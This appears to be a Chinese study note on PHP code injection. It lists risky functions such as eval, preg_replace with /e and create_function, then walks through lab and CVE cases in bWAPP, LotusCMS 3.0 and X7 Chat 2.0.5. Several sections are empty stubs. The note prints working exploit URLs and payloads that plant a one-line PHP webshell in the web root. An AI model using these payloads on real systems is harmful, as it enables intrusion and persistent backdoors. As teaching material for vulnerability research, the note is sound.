PHP Code Injection Analysis

A-1：前言：

为了方便自己以后的翻阅和查找，最近正在整理一些所学的内容。个人觉得只有将知识系统化和模块化才能更加有效的吸收和学习。接下来就先开始整理关于 PHP 代码注入的一些问题和知识点。

A-2：PHP 代码注入 & 相关敏感函数

PHP 代码注入

在 PHP 中有一些函数

相关敏感函数：

eval、preg_replace+/e、assert、call_user_func、call_user_func_array、create_function

eval: eval() -- 会把字符串作为 PHP 代码来执行

mixed eval (string $code)

preg_replace：preg_replace() -- 执行一个正则的搜索和替换

*mixed **preg_replace** (mixed $pattern , mixed $replacement , mixed $subject [, int $limit = -1 [, int &$count]])*

/e 修正符使 preg_replace()将 replacement 参数当做 PHP 代码【在适当的逆向引用和替换完之后】

assert：assert() -- 检查一个断言是否为 false

*bool **assert** (mixed $assertion)*

call_user_func: call_user_func() -- 把第一个参数作为回调函数调用

```
mixed call_user_func ( callback $function [, mixed $parameter [, mixed $... ]] )
```

call_user_func_array:call_user_func_array() -- 调用回调函数，并把一个数组参数作为回调函数的参数

```
mixed call_user_func_array ( callback $function , array $param_arr )
```

create_function:create_function() -- 增加一个匿名的函数【lamda-style】

```
string create_function ( string $args , string $code )
```

A-3：漏洞案例分析

- PHP eval()

Code:

```
<?php
@eval($_GET["eval"]);
?>
```

这里 eval()函数会将提交上来的值作为 PHP 代码处理 ,例如我们提交 phpinfo();那么可以看到他被成功执行了。


以 bWAPP 中的 php code injection 为例

```
<?php @eval ("echo " . $_REQUEST["message"] . ";");?>
```

当提交 phpinfo();后， eval()函数会将其执行；同样也可以提交一段代码让其生成一个文件并写入内容

Exp

```
fputs(fopen('test.php','w+'),'<?php @eval($_POST[test])?>')
```



看到回显，说明代码已经执行成功！

此时创建了一个名为 test.php 的文件并写入了一个一句话木马，用菜刀链接后可以看到在站点的根目录下确实生成了一个 test.php 的文件

2)

http://phpchallenges2.sinaapp.com/index.php

Code:

```
#GOAL: gather some phpinfo();
$str=@(string)$_GET['str'];
eval('$str="'.addslashes($str).'";');
```

这里用 addslashes()函数进行了过滤，但是提交的 php 代码可以这样在双引号中被执行

```
index.php?str=${${phpinfo();}}
```

那么根据上面绕过过滤的方式我们就可以这样写入一句话代码了

```
index.php?str=${${fputs(fopen('test.php','w+'),'<?php @eval(\$_POST[test])?>')}}
```

案例-1：

http://www.exploit-db.com/exploits/18565/ LotusCMS 3.0 eval() Remote Command Execution

影响版本：

LotusCMS version 3.0.3
LotusCMS version 3.0.5

漏洞描述：

在 LotusCMS 的 index.php 文件中调用 router 构建函数，然后在

lcms/core/lib/router.php 中 page 这个参数被带入，由于未经任何过滤可以产生该漏洞，。

inde.php

```php
session_start();

//Load up the routing system
require("core/lib/router.php");

//Route the page request to the specified system, eg. Page retrieval, ad
new Router();

?>
```

lcms/core/lib/router.php

```php
    public function Router(){
        //Get page request (if any)
        $page = $this->getInputString("page", "index");

        //Get plugin request (if any)
        $plugin = $this->getInputString("system", "Page");

        //If there is a request for a plugin
        if(file_exists("core/plugs/".$plugin."Starter.php")){
            //Include Page fetcher
            include("core/plugs/".$plugin."Starter.php");

            //Fetch the page and get over loading cache etc...
            eval("new ".$plugin."Starter('".$page."');");
```

案例演示：


```
http://localhost/lcms/index.php?page=index%27);phpinfo();//
```

既然有 php 代码注入漏洞，只要是站点目录有写入的权限就可以写入一个一句话的马，利


用代码如下：

http://localhost/lcms/index.php?page=index%27);fputs(fopen(%27test.php%27,%27w+%27),%27%3C?php%20@eval($_POST[test])?%3E%27);//

执行后回到站点的根目录，会发现在根目录下生成了一个名为 test.php 的文件



打开 test.php 文件看一下，php 一句话的代码成功被写入！



➢ PHP preg_replace ()

1.

Code:

```
<?php
preg_replace("//e", $_GET['test'], "test start...")
?>
```

当 replacement 参数构成一个合理的 php 代码字符串的时候，/e 修正符使 preg_replace()

将 replacement 参数当做 php 代码执行。如下图所示，preg_replace()将 replacement

参数作为 php 代码成功执行。

2.bypass black-list filter

3.

案例-2：

http://www.exploit-db.com/exploits/35183/ X7 Chat 2.0.5 preg_replace() PHP Code Execution


影响版本：

X7 Chat version 2.0.5

漏洞描述：

漏洞的产生最终是由于/lib/message.php 下的第 119 行的 preg_replce()函数导致，这里

引用了/e 修饰符，并且未经过严格过滤最终导致任意代码执行。



案例演示：

1. 首先需要注册一个用户

2. 利用注册的用户登录

3. User CP -->Offline Msgs -->创建一个项目链接 -->Send

或者直接 GET 如下代码

```
http://localhost/x7chat2/index.php?act=user_cp&cp_page=msgcenter&to=test123&subject=test&body=www.{${eval(phpinfo())}}.com
```

之后可以看到成功创建一个项目，当打开创建的项目可以看到利用代码被成功执行


Metasploit 更新了漏洞利用模块，可以利用该模块演示一下被利用的场景

- PHP create_function()

1.在 php 中使用 create_function()创建一个匿名函数（lambda-style），如果对参数未进行严格的过滤审查，攻击者可以通过提交特殊字符串给 create_function()从而导致任意代码执行

Code:

```
<?php
$test = $_GET["test"];
$newfun = create_function('$a,$b',$test);
$newfun(2,M_E);
?>
```



2.

3.